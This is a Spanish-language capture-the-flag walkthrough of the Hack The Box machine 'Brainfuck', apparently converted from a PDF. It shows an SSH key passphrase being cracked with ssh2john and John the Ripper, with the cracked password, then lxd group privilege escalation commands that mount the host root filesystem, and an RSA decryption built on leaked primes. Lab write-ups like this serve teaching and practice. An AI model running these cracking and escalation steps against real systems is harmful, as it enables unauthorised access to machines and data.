
pero no tiro nada ahora probamos con fuckmybrain y cambio por otro mensaje




alli sí descifra el msm y al añadir el texto de la URL encontramos una llave SSH



vamos al link y nos descarga la llave



doy permisos e ingreso pero me pide contraseña



ssh2john

Como está protegido por una contraseña podríamos intentar crackearla con la herramienta ssh2john
ssh2john id_rsa > hash.txt

```
~/machineshtb/Brainfuck
ssh2john id_rsa > hash.txt

~/machineshtb/Brainfuck
cat hash.txt
id_rsa:$sshng$1$16$6904FEF19397786F75BE2D7762AE7382$1200$9a779a83f60263c001f8e2ddae0b722aa9eb7531f09a95864cd5bda5f847b0dcfc09f19d03181c8546877a84e3feb87f0769d2e3
bc211dd5b79168ecfa160428c0030598971f9c2b4c350d7a9adc0f812e5b122342b0b3d8de6ba1a25b599afd5ed6a0927e57824d23bb9f4e143238450eefa3e560d44cf54105f0c00d42624adfb31df44
9a54a99edd29c83a00cfe8f5584e969897ed220d4fd75129a29ebce8e8a516f210532588fd351fb6656a158f7514667c25d2990cf11fd2369462104ed451037ac592d2e935e74d3ee650092b3051e73b7
73666ff4f33d9424c9b914b3cd5ba6a33dd712785a1a63f58e63285415a20fed91ae72fac27cfd92cb15fad802574983f7b592fb5c9d5843de0a9874e8c7a674b4762f5baf04625ebfc8bd84fded869d0
e089dc9f302daf381bd76dc000ddb0cabd1e23b33da86dfe4017e16fb7aa6632e8b1f216e2a4fd75d94b39e324effe1c82f8ce60d61594ba3e72e31a2f82bd0b2df236a467be16fe655d399cce773566a
5996cd3bec5bb87bae6f4b2a01221e7f601a0aa23a544a9f915497e0e57da00c1d689850a62c2d2315bc323ac3cf2065bd74d8a0f6938355d0fe8e7572022403046b59923a4fcb4bf98b3b87b4377c045
6eaba5f60b929686dab085f90e401c63e111de3fbf61e7e9c849d8b3efed7d34f5a0cf814774d54a525c3abbcd9ab232e7d92b295b6e97101e8d5433c489963940d80bde3b4d7bbd040b21d0c2e82ada4
1bbbebe2f4be679f92e484efd581d3323b2013a2bec09aedb16fddce3b9e572a4075962c36ae55a0eac0695ccd56520a0c416e7429ea3a3b48f37867c057098cef65db6ae82684a5b6e6aff8ebfc8be15
72f91dcf8ebf9bf76d0f74f29f94adfd38769be3f528c1ce7b1c86aa33a20702d547c97029ba725fbdebb18505adeb0f9603a77c76c72215f5241dc06bc7d1921ca7474a2a431566d517f214eabf544e4
d7333a59ce10a87e8352a1a2dedafb9d8c32ef0c75249e96461a7259d2feb2ef1ff7a2a717b83064bb553fceddf11dee0044599f114ef4cb8e654dbe3c49c35dd48248cbf7a97f45bcf618dce3ca6ecc6
197b32cd8a9f345e671527019462c767fa207f50f31d757d76277d1851bb70fd1df84d08911548562d316b98e68b69b22a9792fed0911b799f4ee7a0da5c5a8fde05e1331f3104a5106b1d9ec684eb7a8
ac41401a9384483f1d30b22103e61d6dfa9b1b5cf8894c0c4c5d2c7583ee69cdb88752862011e9b5d861233713bdb97f32c4d4c16ee395641c38859b1cbd11543ebf8f64838c85c1434f3dbb0ea6929ce
d58fe2fab0ca83c64d5774c86f94c0a88a9046066aa4f0af7cf46998b511427be5cbcf575fdec91894521898 5b002a943199dfc05a7167c68fb15c2ca17472bae6f8ddaec6b45f438b209b846b85db361
4438e4fb1ec82a40870038c216e79ab6149a6a1f5f8f53c7887c5ce4854634aa819210116466e08fcae8d8393caf4197b0c9df9ac7bdc7388ed91e8cbc0b10e48d26c85f200bc806bb229dda81db4e3e7
e8f1bdba71160f2281db59961f4fb1f22090d64af11aa73f29803c2caf466f1ceef6451f84b04200f91574f0190
```


Ahora utilizamos john the ripper para crackear con rockyou
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
~/machineshtb/Brainfuck
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
1g 0:00:00:07 DONE (2024-02-26 23:53) 0.1305g/s 1626Kp/s 1626Kc/s 1626KC/s 3prash0..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/machineshtb/Brainfuck
```


```
~/machineshtb/Brainfuck
ssh orestis@10.10.10.17 -i id_rsa
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$ whoami
orestis
orestis@brainfuck:~$
```

Escalada via lxd y RSA decryption


Al hacer un id vemos que orestis tiene el grupo lxd
id



para escalar privilegios seguimos la siguiente guía de hacktricks metodo 2 y otras de internet
https://book.hacktricks.xyz/v/es/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation
https://codingfactsblog.wordpress.com/2020/10/12/escalada-local-de-privilegios-mediante-lxd/



Clonamos el repositorio
git clone https://github.com/saghul/lxd-alpine-builder y nos dirigimos a lxd-alpine




Utilizamos el comando sed y seguido ejecutamos el script ./build-alpine como -a i686


visualizamos que creo una imagen.tar.gz

ahora transfiero esa imagen con wget


importo la imagen
lxc image import ./alpine*.tar.gz --alias myimage



Inicio lxd, aunque me diga error continuo
lxd init
lxc init myimage mycontainer -c security.privileged=true
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
lxc start mycontainer
lxc exec mycontainer /bin/sh



ahora navegamos a /mnt/root y tenemos acceso a todo el sistema.




Criptografia RSA RSA Crypto Challenge


Si hago un cat a debug.txt y a encrypt.sage en el primero salen números ramdom y en el segundo un script que maneja números primos random.


```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)


c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$
```

Analizando el script en las lineas de abajo vemos que la variable debug que abre en la linea 5 el archivo debug.txt se escribe con las variables p,q y e por lo cual la primer linea seria p la segunda q y la tercera casi cuarta seria e




Al final se guarda todo en el archivo output.txt




Recordemos que RSA se basa en el problema de factorización entera de dos numeros primos muy grandes el cual juega precisamente con p y q .Como tenemos estos datos podemos utilizar la herramienta ***Cryptool***


0.0.1. CrypTool Portal

https://www.cryptool.org/en/
https://www.cryptool.org/en/cto/rsa-step-by-step.html
Vamos a cryptool y buscamos rsa step by step





Como tenemos el mensaje encriptado (output) más no en texto claro le damos clic en la flecha esta cambia para arriba



